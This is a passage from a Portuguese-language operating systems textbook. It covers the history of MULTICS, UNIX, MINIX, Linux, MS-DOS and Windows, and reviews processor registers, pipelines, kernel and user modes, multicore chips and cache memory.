O MULTICS foi projetado para suportar centenas de usuários em uma única máquina somente um pouco mais potente que um PC baseado no 386 da Intel, embora tendo muito mais capacidade de E/S. Isso não é tão absurdo quanto parece, já que, naqueles dias, sabia-se escrever programas pequenos e eficientes — uma habilidade que se vem perdendo a cada dia. Havia muitas razões para que o MULTICS não dominasse o mundo; uma delas era sua codificação em PL/I. O compilador PL/I chegou com anos de atraso e, quando isso aconteceu, dificilmente funcionava. Além disso, o MULTICS era muito ambicioso para seu tempo, tanto quanto a máquina analítica de Charles Babbage no século XIX. Apesar disso tudo, podemos dizer que a ideia lançada pelo MULTICS foi bem-sucedida.

Para resumir a história, o MULTICS introduziu muitas ideias seminais na literatura da computação, mas torná-lo um produto sério e um grande sucesso comercial era muito mais difícil do que se pensava. O Bell Labs retirou-se do projeto e a General Electric saiu do negócio de computadores. Contudo, o MIT persistiu e finalmente fez o MULTICS funcionar. Ele foi, então, vendido como produto comercial pela empresa que comprou o negócio de computadores da GE (a Honeywell) e instalado em cerca de 80 grandes empresas e universidades pelo mundo. Apesar de pouco numerosos, os usuários do MULTICS eram extremamente leais. A General Motors, a Ford e a Agência de Segurança Nacional dos Estados Unidos (U.S. National Security Agency), por exemplo, somente desligaram seus sistemas MULTICS no final dos anos 1990, três décadas depois de seu lançamento, após anos de tentativas para que a Honeywell atualizasse o hardware.

Por ora, o conceito de 'computador utilitário' permanece adormecido, mas pode muito bem ser trazido de volta na forma de poderosos servidores de Internet centralizados, nos quais máquinas usuárias mais simples são conectadas, com a maior parte do trabalho acontecendo nesses grandes servidores. A motivação para isso é que, possivelmente, a maioria das pessoas não pretende administrar um sistema cuja complexidade é crescente e cuja operação torna-se cada vez mais meticulosa, e, assim, será preferível que essa tarefa seja realizada por uma equipe de profissionais trabalhando para a empresa que opera o servidor. O comér-

cio eletrônico (*e-commerce*) já está evoluindo nessa direção, com várias empresas no papel de centros comerciais eletrônicos (*e-malls*) em servidores multiprocessadores aos quais as máquinas dos clientes se conectam, no melhor espírito do projeto MULTICS.

Apesar da falta de sucesso comercial, o MULTICS exerceu uma enorme influência sobre os sistemas operacionais subsequentes. O MULTICS está descrito em Corbató et al. (1972), Corbató e Vyssotsky (1965), Daley e Dennis (1968), Organick (1972) e Saltzer (1974). Existe um site da Web, <www.multicians.org>, com muita informação disponível sobre o sistema, seus projetistas e seus usuários.

Outro grande desenvolvimento ocorrido durante a terceira geração foi o fenomenal crescimento dos minicomputadores, iniciado com o DEC PDP-1 em 1961. O PDP-1 tinha somente 4 K de palavras de 18 bits, mas cada máquina custava 120 mil dólares (menos de 5 por cento do preço de um 7094) e, mesmo assim, vendia como água. Para certos tipos de aplicações não numéricas, era tão rápido quanto o 7094 e deu origem a toda uma nova indústria. Rapidamente foi seguido por uma série de outros PDPs (diferentemente da família IBM, todos incompatíveis), culminando no PDP-11.

Ken Thompson, um dos cientistas da computação do Bell Labs que trabalharam no projeto MULTICS, achou um pequeno minicomputador PDP-7 que ninguém estava usando e aproveitou-o para escrever uma versão despojada e monousuário do MULTICS. Esse trabalho desenvolveu-se e deu origem ao sistema operacional UNIX®, que se tornou muito popular no mundo acadêmico, em agências governamentais e em muitas empresas.

A história do UNIX já foi contada em outros lugares (por exemplo, Salus, 1994). Parte dessa história será recontada no Capítulo 10. No momento, basta dizer que, em virtude de o código-fonte ter sido amplamente divulgado, várias organizações desenvolveram suas próprias (e incompatíveis) versões, o que levou ao caos. Duas das principais versões desenvolvidas, o System V, da AT&T, e o BSD (Berkeley software distribution — distribuição de software de Berkeley), da Universidade da Califórnia em Berkeley, também possuíam variações menores. Para tornar possível escrever programas que pudessem ser executados em qualquer sistema UNIX, o IEEE desenvolveu um padrão para o UNIX denominado POSIX (portable operating system interface — interface portátil para sistemas operacionais, ao qual a maioria das versões UNIX agora dá suporte. O PO-SIX define uma interface mínima de chamada de sistema a que os sistemas em conformidade com o UNIX devem dar suporte. Na verdade, alguns outros sistemas operacionais agora também dão suporte à interface POSIX.

Como comentário adicional, vale mencionar que, em 1987, o autor deste livro lançou um pequeno clone do UNIX, denominado MINIX, com objetivo educacional. Funcionalmente, o MINIX é muito similar ao UNIX, incluindo o suporte ao POSIX. Desde então, a versão original evoluiu

para MINIX 3, que é altamente modular e confiável. Ela tem a capacidade de detectar e substituir rapidamente módulos defeituosos ou mesmo danificados (como drivers de dispositivo de E/S) sem reinicializar e sem perturbar os programas em execução. Há um livro que descreve sua operação interna e que traz a listagem do código-fonte em seu apêndice (Tanenbaum e Woodhull, 1997). O sistema MINIX 3 está disponível gratuitamente (com o código-fonte) pela Internet em <www.minix3.org>.

O desejo de produzir uma versão gratuita do MINIX (diferente da educacional) levou um estudante finlandês, Linus Torvalds, a escrever o Linux. Esse sistema foi diretamente inspirado e desenvolvido a partir do MINIX e originalmente suportou vários de seus aspectos (por exemplo, o sistema de arquivos do MINIX). Ele tem sido estendido de várias maneiras, mas ainda mantém uma grande parte da estrutura comum ao MINIX e ao UNIX. Os leitores interessados em uma história detalhada do Linux e do movimento de fonte aberta podem querer ler o livro de Glyn Mood (2001). A maioria do que é dito sobre o UNIX nesse livro se aplica ao System V, ao BSD, ao MINIX, ao Linux e a outras versões e clones do UNIX também.

#### 1.2.4 A quarta geração (1980-presente) computadores pessoais

Com o desenvolvimento de circuitos integrados em larga escala (large scale integration - LSI), que são chips contendo milhares de transistores em um centímetro quadrado de silício, surgiu a era dos computadores pessoais. Em termos de arquitetura, os computadores pessoais (inicialmente denominados microcomputadores) não eram muito diferentes dos minicomputadores da classe PDP-11, mas no preço eram claramente diferentes. Se o minicomputador tornou possível para um departamento, uma empresa ou uma universidade terem seu próprio computador, o chip microprocessador tornou possível a um indivíduo qualquer ter seu próprio computador pessoal.

Em 1974, a Intel lançou o 8080, a primeira CPU de 8 bits de uso geral, e buscava um sistema operacional para o 8080, em parte para testá-lo. A Intel pediu a um de seus consultores, Gary Kildall, para escrevê-lo. Kildall e um amigo inicialmente construíram um controlador para a então recém-lançada unidade de discos flexíveis de 8 polegadas da Shugart Associates e a utilizaram com um 8080, produzindo, assim, o primeiro microcomputador com unidade de discos flexíveis. Kildall então escreveu para ele um sistema operacional baseado em disco denominado CP/M (control program for microcomputers — programa de controle para microcomputadores). Como a Intel não acreditava que microcomputadores baseados em disco tivessem muito futuro, Kildall requisitou os direitos sobre o CP/M e a Intel os cedeu. Kildall formou então uma empresa, a Digital Research, para aperfeiçoar e vender o CP/M.

Em 1977, a Digital Research reescreveu o CP/M para torná-lo adequado à execução em muitos microcomputadores utilizando 8080, Zilog Z80 e outros microprocessadores. Muitos programas aplicativos foram escritos para serem executados no CP/M, permitindo que ele dominasse completamente o mundo da microcomputação por cerca de cinco anos.

No início dos anos 1980, a IBM projetou o IBM PC e buscou um software para ser executado nele. O pessoal da IBM entrou em contato com Bill Gates para licenciar seu interpretador Basic. Também lhe foi indagado se ele conhecia algum sistema operacional que pudesse ser executado no PC. Gates sugeriu que a IBM contatasse a Digital Research, a empresa que dominava o mundo dos sistemas operacionais naquela época. Tomando seguramente a pior decisão de negócios registrada na história, Kildall recusou-se a se reunir com a IBM, enviando em seu lugar um subordinado. Para piorar, o advogado dele foi contra assinar um acordo de sigilo sobre o PC que ainda não havia sido divulgado. Consequentemente, a IBM voltou a Gates, perguntando--lhe se seria possível fornecer-lhes um sistema operacional.

Então Gates percebeu que uma fabricante local de computadores, a Seattle Computer Products, possuía um sistema operacional adequado, o **DOS** (disk operating system sistema operacional de disco). Entrou em contato com essa empresa e disse que queria comprá-la (supostamente por 75 mil dólares), o que foi prontamente aceito. Gates ofereceu à IBM um pacote DOS/Basic, e ela aceitou. A IBM quis fazer algumas modificações, e para isso Gates contratou a pessoa que tinha escrito o DOS, Tim Paterson, como funcionário da empresa embrionária de Gates, a Microsoft. O sistema revisado teve seu nome mudado para MS-DOS (MicroSoft disk operating system — sistema operacional de disco da Microsoft) e rapidamente viria a dominar o mercado do IBM PC. Um fator decisivo para isso foi a decisão de Gates (agora, olhando o passado, extremamente sábia) de vender o MS-DOS para empresas de computadores acompanhando o hardware, em vez de tentar vender diretamente aos usuários finais (pelo menos inicialmente), como Kildall tentou fazer com o CP/M. Depois de todos esses acontecimentos, Kildall morreu repentina e inesperadamente de causas que não foram completamente reveladas.

Quando, em 1983, o sucessor do IBM PC, o IBM PC/AT, foi lançado utilizando a CPU Intel 80286, o MS-DOS avançava firmemente ao mesmo tempo que o CP/M definhava. O MS-DOS foi, mais tarde, também amplamente usado com o 80386 e o 80486. Mesmo com uma versão inicial bastante primitiva, as versões subsequentes do MS--DOS incluíram aspectos mais avançados, muitos deles derivados do UNIX. (A Microsoft conhecia bem o UNIX, pois, nos primeiros anos da empresa, vendeu uma versão para microcomputadores do UNIX, denominada XENIX.)

O CP/M, o MS-DOS e outros sistemas operacionais dos primeiros microcomputadores eram todos baseados na digitação de comandos em um teclado, feita pelo usuário. Isso finalmente mudou graças a um trabalho de pesquisa de Doug Engelbart no Stanford Research Institute nos anos 1960. Engelbart inventou uma interface gráfica completa — voltada para o usuário — com janelas, ícones, menus e mouse, denominada **GUI** (*graphical user interface*). Essas ideias de Engelbart foram adotadas por pesquisadores do Xerox Parc e incorporadas às máquinas que eles projetaram.

Um dia, Steve Jobs, que coinventou o computador Apple na garagem de sua casa, visitou o Parc, viu uma interface gráfica GUI e instantaneamente percebeu seu potencial, algo que a gerência da Xerox reconhecidamente não tinha feito. Esse erro de proporção gigantesca levou à elaboração do livro *Fumbling the future* (Smith e Alexander, 1988). Jobs então iniciou a construção de um Apple dispondo de uma interface gráfica GUI. Esse projeto, denominado Lisa, foi muito dispendioso e falhou comercialmente. A segunda tentativa de Jobs, o Apple Macintosh, foi um enorme sucesso, não somente por seu custo muito menor que o do Lisa, mas também porque era mais amigável ao usuário, destinada a usuários que não só nada sabiam sobre computadores, mas também não tinham a menor intenção de um dia aprender sobre eles. No mundo criativo do design gráfico, da fotografia digital profissional e da produção profissional de vídeos digitais, os computadores Macintosh são amplamente empregados e os usuários são seus grandes entusiastas.

Quando a Microsoft decidiu elaborar um sucessor para o MS-DOS, estava fortemente influenciada pelo sucesso do Macintosh. Desenvolveu um sistema denominado Windows, baseado na interface gráfica GUI, que era executado originalmente em cima do MS-DOS (isto é, era como se fosse um interpretador de comandos — shell — em vez de um sistema operacional de verdade). Por aproximadamente dez anos, de 1985 a 1995, o Windows permaneceu apenas como um ambiente gráfico sobre o MS-DOS. Contudo, em 1995 lançou-se uma versão do Windows independente do MS-DOS, o Windows 95. Nessa versão, o Windows incorporou muitos aspectos de um sistema operacional, usando o MS-DOS apenas para ser carregado e executar programas antigos do MS-DOS. Em 1998, lançou--se uma versão levemente modificada desse sistema, chamada Windows 98. No entanto, ambos, o Windows 95 e o Windows 98, ainda continham uma grande quantidade de código em linguagem assembly de 16 bits da Intel.

Outro sistema operacional da Microsoft é o **Windows**NT (NT é uma sigla para new technology), que é compatível
com o Windows 95 em um certo nível, mas reescrito internamente por completo. É um sistema de 32 bits completo.
O líder do projeto do Windows NT foi David Cutler, que
foi também um dos projetistas do sistema operacional VAX
VMS, e, por isso, algumas ideias do VMS estão presentes
no NT. Na realidade, havia tantas ideias do VMS no sistema
que a proprietária do VMS, a DEC, processou a Microsoft.
As partes entraram em acordo sobre o caso por uma enor-

me quantia de dinheiro. A Microsoft esperava que a primeira versão do NT 'aposentasse' o MS-DOS e todas as outras versões do Windows, já que o NT era muito superior, mas isso não aconteceu. Somente com a versão Windows NT 4.0 foi que ele finalmente deslanchou, especialmente em redes corporativas. A versão 5 do Windows NT foi renomeada Windows 2000 no início de 1999. Seu objetivo era suceder tanto o Windows 98 quanto o Windows NT 4.0.

Essa versão também não obteve êxito, e então a Microsoft lançou mais uma versão do Windows 98, denominada Windows Me (Millennium edition). Em 2001, uma versão ligeiramente atualizada do Windows 2000, chamada Windows XP, foi lançada. Essa versão teve duração muito maior (seis anos), substituindo basicamente todas as versões anteriores do Windows. Em janeiro de 2007, a Microsoft finalmente lançou o sucessor do Windows XP, chamado Vista. Ele apresentou uma nova interface gráfica, Aero, e muitos programas de usuário novos ou atualizados. A Microsoft espera que ele substitua o Windows XP completamente, mas esse processo pode levar a maior parte da década.

O outro grande competidor no mundo dos computadores pessoais é o UNIX (e seus vários derivados). O UNIX é o mais forte em servidores de rede e empresariais, mas está cada vez mais presente em desktops, especialmente em países em rápido desenvolvimento como Índia e China. Em computadores baseados em Pentium, o Linux está se tornando uma alternativa popular para estudantes e um crescente número de usuários corporativos. Como comentário adicional, por todo o livro usaremos o termo 'Pentium' para Pentium I, II, III e 4, bem como para seus sucessores, como o Core 2 Duo. O termo x86 também é usado algumas vezes para indicar toda a série de CPUs Intel que remontam ao 8086, ao passo que 'Pentium' será utilizado para significar todas as CPUs do Pentium I em diante. É bem verdade que esse termo não é perfeito, mas não há outro melhor disponível. Deve-se tentar imaginar quem foi o gênio do marketing da Intel que descartou uma marca (Pentium) que metade do mundo conhecia bem e respeitava e a substituiu por termos como 'Core 2 duo', que poucas pessoas compreendem — pense rápido, o que significa o '2' e o que quer dizer 'duo'? Talvez 'Pentium 5' (ou 'Pentium 5 dual core' etc.) fosse difícil demais de lembrar. FreeBSD também é um derivado popular do UNIX, originado do projeto BSD em Berkeley. Todos os computadores Macintosh modernos executam uma versão modificada do FreeBSD. O UNIX também é padrão em estações de trabalho equipadas com chips RISC de alto desempenho, como os vendidos pela Hewlett-Packard e pela Sun Microsystems.

Muitos usuários do UNIX, especialmente programadores experientes, preferem uma interface baseada em comandos para uma GUI, de forma que quase todos os sistemas UNIX dão suporte a um sistema de janelas denominado **X** (**X Windows**, também conhecido como **X11**) produzido no MIT. Esse sistema trata o gerenciamento básico de janelas de modo a permitir que usuários criem, re-

Capítulo 1

movam, movam e redimensionem as janelas usando um mouse. Muitas vezes uma interface gráfica GUI completa, como o Gnome ou KDE, está disponível para ser executada em cima do sistema X Windows, dando ao UNIX a aparência do Macintosh ou do Microsoft Windows, para aqueles usuários UNIX que assim o desejarem.

Um fato interessante, que teve início em meados dos anos 1980, foi o desenvolvimento das redes de computadores pessoais executando sistemas operacionais de rede e sistemas operacionais distribuídos (Tanenbaum e Van Steen, 2002). Em um sistema operacional de redes, os usuários sabem da existência de múltiplos computadores e podem conectar-se a máquinas remotas e copiar arquivos de uma máquina para outra. Cada máquina executa seu próprio sistema operacional local e tem seu próprio usuário local (ou usuários locais).

Sistemas operacionais de rede não são fundamentalmente diferentes de sistemas operacionais voltados para um único processador: eles obviamente precisam de um controlador de interface de rede e de algum software de baixo nível para controlá-la, bem como de programas para conseguir sessões remotas e também ter acesso remoto a arquivos, mas esses acréscimos não alteram a estrutura essencial do sistema operacional.

Um sistema operacional distribuído, por outro lado, é aquele que parece aos olhos dos usuários um sistema operacional tradicional monoprocessador, mesmo que na realidade seja composto de múltiplos processadores. Os usuários não precisam saber onde seus programas estão sendo executados nem onde seus arquivos estão localizados, pois tudo é tratado automática e eficientemente pelo sistema operacional.

Os verdadeiros sistemas operacionais distribuídos requerem muito mais do que apenas adicionar algum código a um sistema operacional monoprocessador, pois os sistemas distribuídos e centralizados são muito diferentes em pontos fundamentais. Por exemplo, é comum que sistemas distribuídos permitam que aplicações sejam executadas em vários processadores ao mesmo tempo, o que exige algoritmos mais complexos de escalonamento de processadores para otimizar o paralelismo.

Atrasos de comunicação na rede muitas vezes significam que esses (e outros) algoritmos devam ser executados com informações incompletas, desatualizadas ou até mesmo incorretas. Essa situação é radicalmente diferente de um sistema monoprocessador, em que o sistema operacional tem toda a informação sobre o estado do sistema.

#### Revisão sobre hardware de computadores

Um sistema operacional está intimamente ligado ao hardware do computador no qual ele é executado. O sistema operacional estende o conjunto de instruções do computador e gerencia seus recursos. Para funcionar, ele deve ter um grande conhecimento sobre o hardware, pelo menos do ponto de vista do programador. Por isso, revisaremos brevemente o hardware tal como é encontrado nos computadores pessoais modernos. Em seguida, podemos entrar em detalhes sobre o que fazem os sistemas operacionais e como funcionam.

Conceitualmente, um computador pessoal simples pode ser abstraído para um modelo semelhante ao da Figura 1.6. A CPU, a memória e os dispositivos de E/S estão todos conectados por um barramento, que proporciona a comunicação de uns com os outros. Computadores pessoais modernos possuem uma estrutura mais complexa, que envolve múltiplos barramentos, os quais veremos depois. Por enquanto, o modelo apresentado é suficiente. Nas seções a seguir, revisaremos rapidamente cada um desses componentes e examinaremos alguns tópicos de hardware de interesse dos projetistas de sistemas operacionais. Não é preciso dizer que se trata de um resumo muito breve. Muitos livros sobre o tema hardware e organização de computadores foram escritos. Dois bastante conhecidos são Tanenbaum (2006) e Patterson e Hennessy (2004).




Figura 1.6 Alguns dos componentes de um computador pessoal simples.

#### 1.3.1 | Processadores

O 'cérebro' do computador é a CPU. Ela busca instruções na memória e as executa. O ciclo básico de execução de qualquer CPU é: buscar a primeira instrução da memória, decodificá-la para determinar seus operandos e qual operação executar com esses, executá-la e então buscar, decodificar e executar as instruções subsequentes. O ciclo é repetido até que o programa pare. É dessa maneira que os programas são executados.

Cada CPU tem um conjunto específico de instruções que ela pode executar. Assim, um Pentium não executa programas SPARC, nem uma SPARC consegue executar programas Pentium. Como o tempo de acesso à memória para buscar uma instrução ou operando é muito menor que o tempo para executá-la, todas as CPUs têm registradores internos para armazenamento de variáveis importantes e de resultados temporários. Por isso, o conjunto de instruções geralmente contém instruções para carregar uma palavra da memória em um registrador e armazenar uma palavra de um registrador na memória. Outras instruções combinam dois operandos provenientes de registradores, da memória ou de ambos, produzindo um resultado, como adicionar duas palavras e armazenar o resultado em um registrador ou na memória.

Além dos registradores de propósito geral, usados para conter variáveis e resultados temporários, a maioria dos computadores tem vários registradores especiais visíveis ao programador. Um deles é o **contador de programa**, que contém o endereço de memória da próxima instrução a ser buscada. Depois da busca de uma instrução, o contador de programa é atualizado para apontar a instrução seguinte.


Outro registrador especial é o **ponteiro de pilha**, que aponta para o topo da pilha atual na memória. A pilha contém uma estrutura para cada rotina chamada, mas que ainda não encerrou. Uma estrutura de pilha da rotina contém os parâmetros de entrada, as variáveis locais e as variáveis temporárias que não são mantidas nos registradores.

Outro registrador especial é a **PSW** (program status word — palavra de estado do programa). Esse registrador contém os bits do código de condições, os quais são alterados pelas instruções de comparação, pelo nível de prioridade da CPU, pelo modo de execução (usuário ou núcleo) e por vários outros bits de controle. Programas de usuários normalmente podem ler toda a PSW, mas em geral são capazes de alterar somente alguns de seus campos. A PSW desempenha um papel importante nas chamadas de sistema e em E/S.

O sistema operacional deve estar 'ciente' de todos os registradores. Quando o sistema operacional compartilha o tempo da CPU, ele muitas vezes interrompe a execução de um programa e (re)inicia outro. Toda vez que ele faz isso, o sistema operacional precisa salvar todos os registradores para que eles possam ser restaurados quando o programa for executado novamente.

Para melhorar o desempenho, os projetistas de CPU abandonaram o modelo simples de busca, decodificação e execução de uma instrução por vez. Muitas CPUs modernas têm recursos para executar mais de uma instrução ao mesmo tempo. Por exemplo, uma CPU pode ter unidades separadas de busca, decodificação e execução, de modo que, enquanto ela estiver executando a instrução n, ela também pode estar decodificando a instrução n + 1 e buscando a instrução n + 2. Essa organização é denominada pipeline e está ilustrada na Figura 1.7(a) para um pipeline com três estágios. Pipelines mais longos são comuns. Na maioria dos projetos de pipelines, uma vez que a instrução tenha sido trazida para o pipeline, ela deve ser executada, mesmo que a instrução precedente tenha constituído um desvio condicional satisfeito. Os pipelines causam grandes dores de cabeça aos projetistas de compiladores e de sistemas operacionais, pois expõem diretamente as complexidades subjacentes à máquina.

Ainda mais avançado que um processador pipeline é um processador superescalar, mostrado na Figura 1.7(b). Esse tipo de processador possui múltiplas unidades de execução, por exemplo, uma unidade para aritmética de números inteiros, uma unidade aritmética para ponto flutuante e outra unidade para operações booleanas. A cada vez, duas ou mais instruções são buscadas, decodificadas e armazenadas temporariamente em um buffer de instruções até que possam ser executadas. Tão logo uma unidade de execução esteja livre, o processador vai verificar se há alguma instrução que possa ser executada e, se for esse o caso, removerá a instrução do buffer de instruções e a executará. Uma implicação disso é que as instruções do programa muitas vezes são executadas fora de ordem. Normalmente, cabe ao hardware assegurar que o resultado produzido seja o mesmo de uma implementação sequencial, mas ainda permanece uma grande quantidade de problemas complexos a serem resolvidos pelo sistema operacional.



**Figura 1.7** (a) Um processador com pipeline de três estágios. (b) Uma CPU superescalar.

A maioria das CPUs — exceto aquelas muito simples usadas em sistemas embarcados — apresenta dois modos de funcionamento: o modo núcleo e o modo usuário, conforme mencionado anteriormente. Em geral, o modo de funcionamento é controlado por um bit do registrador PSW. Executando em modo núcleo, a CPU pode executar qualquer instrução de seu conjunto de instruções e usar cada atributo de seu hardware. É o caso do sistema operacional: ele é executado em modo núcleo e tem acesso a todo o hardware.

Por outro lado, programas de usuários são executados em modo usuário, o que permite a execução de apenas um subconjunto das instruções e o acesso a apenas um subconjunto dos atributos. De modo geral, todas as instruções que envolvem E/S e proteção de memória são inacessíveis no modo usuário. Alterar o bit de modo no registrador PSW para modo núcleo é também, naturalmente, vedado.

Para obter serviços do sistema operacional, um programa de usuário deve fazer uma chamada de sistema, que, por meio de uma instrução TRAP, chaveia do modo usuário para o modo núcleo e passa o controle para o sistema operacional. Quando o trabalho do sistema operacional está terminado, o controle é retornado para o programa do usuário na instrução seguinte à da chamada de sistema. Adiante, neste mesmo capítulo, explicaremos os detalhes do processo de chamada de sistema, mas, por enquanto, pense nele como um tipo especial de procedimento de instrução de chamada que tem a propriedade adicional de chavear do modo usuário para o modo núcleo. Um aviso sobre a tipografia: usaremos letras minúsculas com fonte Helvética para indicar chamadas de sistema no decorrer do texto, como, por exemplo, read.

É bom observar que, para fazer uma chamada de sistema, há, além das instruções tipo TRAP, as armadilhas de hardware. Armadilhas de hardware advertem sobre uma situação excepcional, como a tentativa de dividir por 0 ou um underflow (incapacidade de representação de um número muito pequeno) em ponto flutuante. Em todos esses casos, o sistema operacional assume o controle e decide o que fazer. Algumas vezes o programa precisa ser fechado por causa de um erro. Outras vezes, o erro pode ser ignorado (a um número com underflow pode-se atribuir o valor 0). Por fim, quando o programa avisa previamente que quer tratar certos tipos de problemas, o controle pode ser passado de volta ao programa para deixá-lo tratar o problema.

#### Chips multithread e multinúcleo

A lei de Moore afirma que o número de transistores de um chip dobra a cada 18 meses. Essa 'lei' não é um tipo de lei da física, como a conservação do momento, mas é uma observação do cofundador da Intel, Gordon Moore, sobre a rapidez com que os engenheiros de processo das companhias de semicondutores são capazes de comprimir seus transistores. A lei de Moore foi válida por três décadas e espera-se que o seja por pelo menos mais uma década.

A abundância de transistores está levando a um problema: o que fazer com todos eles? Vimos uma abordagem anteriormente: arquiteturas superescalares, com unidades funcionais múltiplas. Mas, à medida que o número de transistores aumenta, há mais possibilidades ainda. Algo óbvio a fazer é colocar caches maiores no chip da CPU e, sem dúvida, isso está acontecendo mas, no fim, o ponto de rendimentos decrescentes será alcançado.

O próximo passo é replicar não apenas as unidades funcionais, mas também parte da lógica de controle. O Pentium 4 e alguns outros chips de CPU têm essa propriedade, chamada multithreading ou hyperthreading (o nome dado pela Intel). Para uma primeira aproximação, o que ela faz é permitir que a CPU mantenha o estado de dois threads diferentes e faça em seguida o chaveamento para trás e para adiante em uma escala de tempo de nanossegundos. (Um thread é um tipo de processo leve, que, por sua vez, é um programa de execução; nós o analisaremos em detalhes no Capítulo 2.) Por exemplo, se um dos processos precisa ler uma palavra a partir da memória (o que leva muitos ciclos de relógio), uma CPU multithread pode fazer o chaveamento para outro thread. O multithreading não oferece paralelismo real. Apenas um processo por vez é executado, mas o tempo de chaveamento é reduzido para a ordem de um nanossegundo.

O multithreading tem implicações para o sistema operacional porque cada thread aparece para o sistema operacional como uma CPU. Considere um sistema com duas CPUs efetivas, cada uma com dois threads. O sistema operacional verá quatro CPUs. Se houver trabalho suficiente para manter apenas duas CPUs ocupadas em dado momento, ele pode escalonar inadvertidamente dois threads na mesma CPU, deixando a outra completamente ociosa. Essa escolha é muito menos eficiente do que usar um thread em cada CPU. O sucessor do Pentium 4, a arquitetura Core (também o Core 2), não tem hyperthreading, mas a Intel anunciou que o sucessor do Core terá essa propriedade novamente.

Além do multithreading, temos chips de CPU com dois ou quatro ou mais processadores completos ou núcleos. Os chips multinúcleo da Figura 1.8 trazem, de fato, quatro




Figura 1.8 (a) Chip quad-core com uma cache L2 compartilhada. (b) Um chip quad-core com caches L2 separadas.

minichips, cada um com uma CPU independente. (As caches serão explicadas a seguir.) A utilização de tais chips multinúcleo requer um sistema operacional para multiprocessadores.

#### 1.3.2 Memória

O segundo principal componente em qualquer computador é a memória. Idealmente, uma memória deveria ser bastante rápida (mais veloz do que a execução de uma instrução, para que a CPU não fosse atrasada pela memória), além de muito grande e barata. Nenhuma tecnologia atual atinge todos esses objetivos e, assim, uma abordagem diferente tem sido adotada, ou seja, construir o sistema de memória como uma hierarquia de camadas, conforme mostra a Figura 1.9. A camada superior tem maior velocidade, menor capacidade e maior custo por bit que as camadas inferiores, frequentemente com uma diferença de um bilhão ou mais.

A camada superior consiste nos registradores internos à CPU. Eles são feitos com o mesmo material da CPU e são, portanto, tão rápidos quanto ela. Consequentemente, não há atraso em seu acesso. A capacidade de memória disponível neles em geral é de 32 × 32 bits para uma CPU de 32 bits e de 64 × 64 bits para uma CPU de 64 bits. Ou seja, menos de 1 KB em ambos os casos. Os programas devem gerenciar os registradores (isto é, decidir o que colocar neles) por si mesmos, no software.

Nessa hierarquia do sistema de memória, abaixo da camada de registradores, vem outra camada, denominada memória cache, que é controlada principalmente pelo hardware. A memória principal é dividida em linhas de cache (cache lines), normalmente com 64 bytes cada uma. A linha 0 consiste nos endereços de 0 a 63, a linha 1 consiste nos endereços entre 64 e 127, e assim por diante. As linhas da cache mais frequentemente usadas são mantidas em uma cache de alta velocidade, localizada dentro ou muito próxima à CPU. Quando o programa precisa ler uma palavra de memória, o hardware da memória cache verifica se a linha necessária está na cache. Se a linha requisitada estiver presente na cache (cache hit), a requisição será atendida pela cache e nenhuma requisição adicional é enviada à memória principal por meio do barramento. A busca na cache quando a linha solicitada está presente dura

normalmente em torno de dois ciclos de CPU. Se a linha requisitada estiver **ausente da cache** (cache miss), uma requisição adicional será enviada à memória principal, com uma substancial penalidade de tempo. A memória cache tem tamanho limitado por causa de seu alto custo. Algumas máquinas têm dois ou até três níveis de cache, cada um mais lento e de maior capacidade que o anterior.

O conceito de caching desempenha um papel importante em muitas áreas da ciência da computação, não apenas em colocar linhas da RAM no cache. Sempre que houver um recurso grande que possa ser dividido em partes, alguns dos quais são muito mais utilizados que outros, caching é muitas vezes utilizado para aperfeiçoar o desempenho. Os sistemas operacionais o utilizam o tempo todo. Por exemplo, a maioria dos sistemas operacionais mantém (partes de) arquivos muito utilizados na memória principal para tentar evitar buscá-los no disco repetidamente. De modo semelhante, os resultados da conversão de nomes de rota longos como

/home/ast/projects/minix3/src/kernel/clock.c

no endereço de disco onde o arquivo está localizado podem ser registrados em cache para evitar repetir buscas. Por fim, quando um endereço de uma página da Web (URL) é convertido em um endereço de rede (endereço IP), o resultado pode ser armazenado para uso futuro. Há muitos outros usos.

Em qualquer sistema cache, muitas perguntas surgem rapidamente, incluindo:

- 1. Quando colocar um novo item no cache.
- 2. Em qual linha de cache colocar o novo item.
- 3. Que item remover da cache quando for preciso espaço.
- Onde colocar um item recentemente desalojado na memória mais ampla.

Nem toda pergunta é relevante para cada situação de cache. Para linhas de cache da memória principal na cache da CPU, geralmente um novo item será inserido em cada ausência de cache. A linha de cache a ser usada em geral é calculada usando alguns dos bits de alta ordem do endereço de memória mencionado. Por exemplo, com 4.096 linhas de cache de 64 bytes e endereços 32 bits, os bits 6 a 17 podem




Figura 1.9 Hierarquia de memória típica. Os números são aproximações.

ser usados para especificar a linha de cache, com os bits de 0 a 5 especificando os bytes dentro da linha de cache. Nesse caso, o item a ser removido é o mesmo de quando novos dados são inseridos, mas em outros sistemas poderia ser diferente. Por fim, quando uma linha de cache é reescrita para a memória principal (se tiver sido modificada desde que foi colocada em cache), o lugar na memória para reescrevê-la é determinado exclusivamente pelo endereço em questão.

As caches são uma ideia tão boa que as CPUs modernas têm duas delas. O primeiro nível, ou cache L1, está sempre dentro da CPU e normalmente alimenta instruções decodificadas no mecanismo de execução da CPU. A maioria dos chips tem uma segunda cache L1 para palavras de dados muito utilizadas. As caches L1 geralmente têm 16 KB cada. Além disso, sempre há uma segunda cache, chamada cache L2, que armazena vários megabytes de palavras de memória usadas recentemente. A diferença entre caches L1 e L2 está na sincronização. O acesso à cache L1 é feito sem nenhum retardo, ao passo que o acesso à cache L2 envolve um retardo de um ou dois ciclos de relógio.

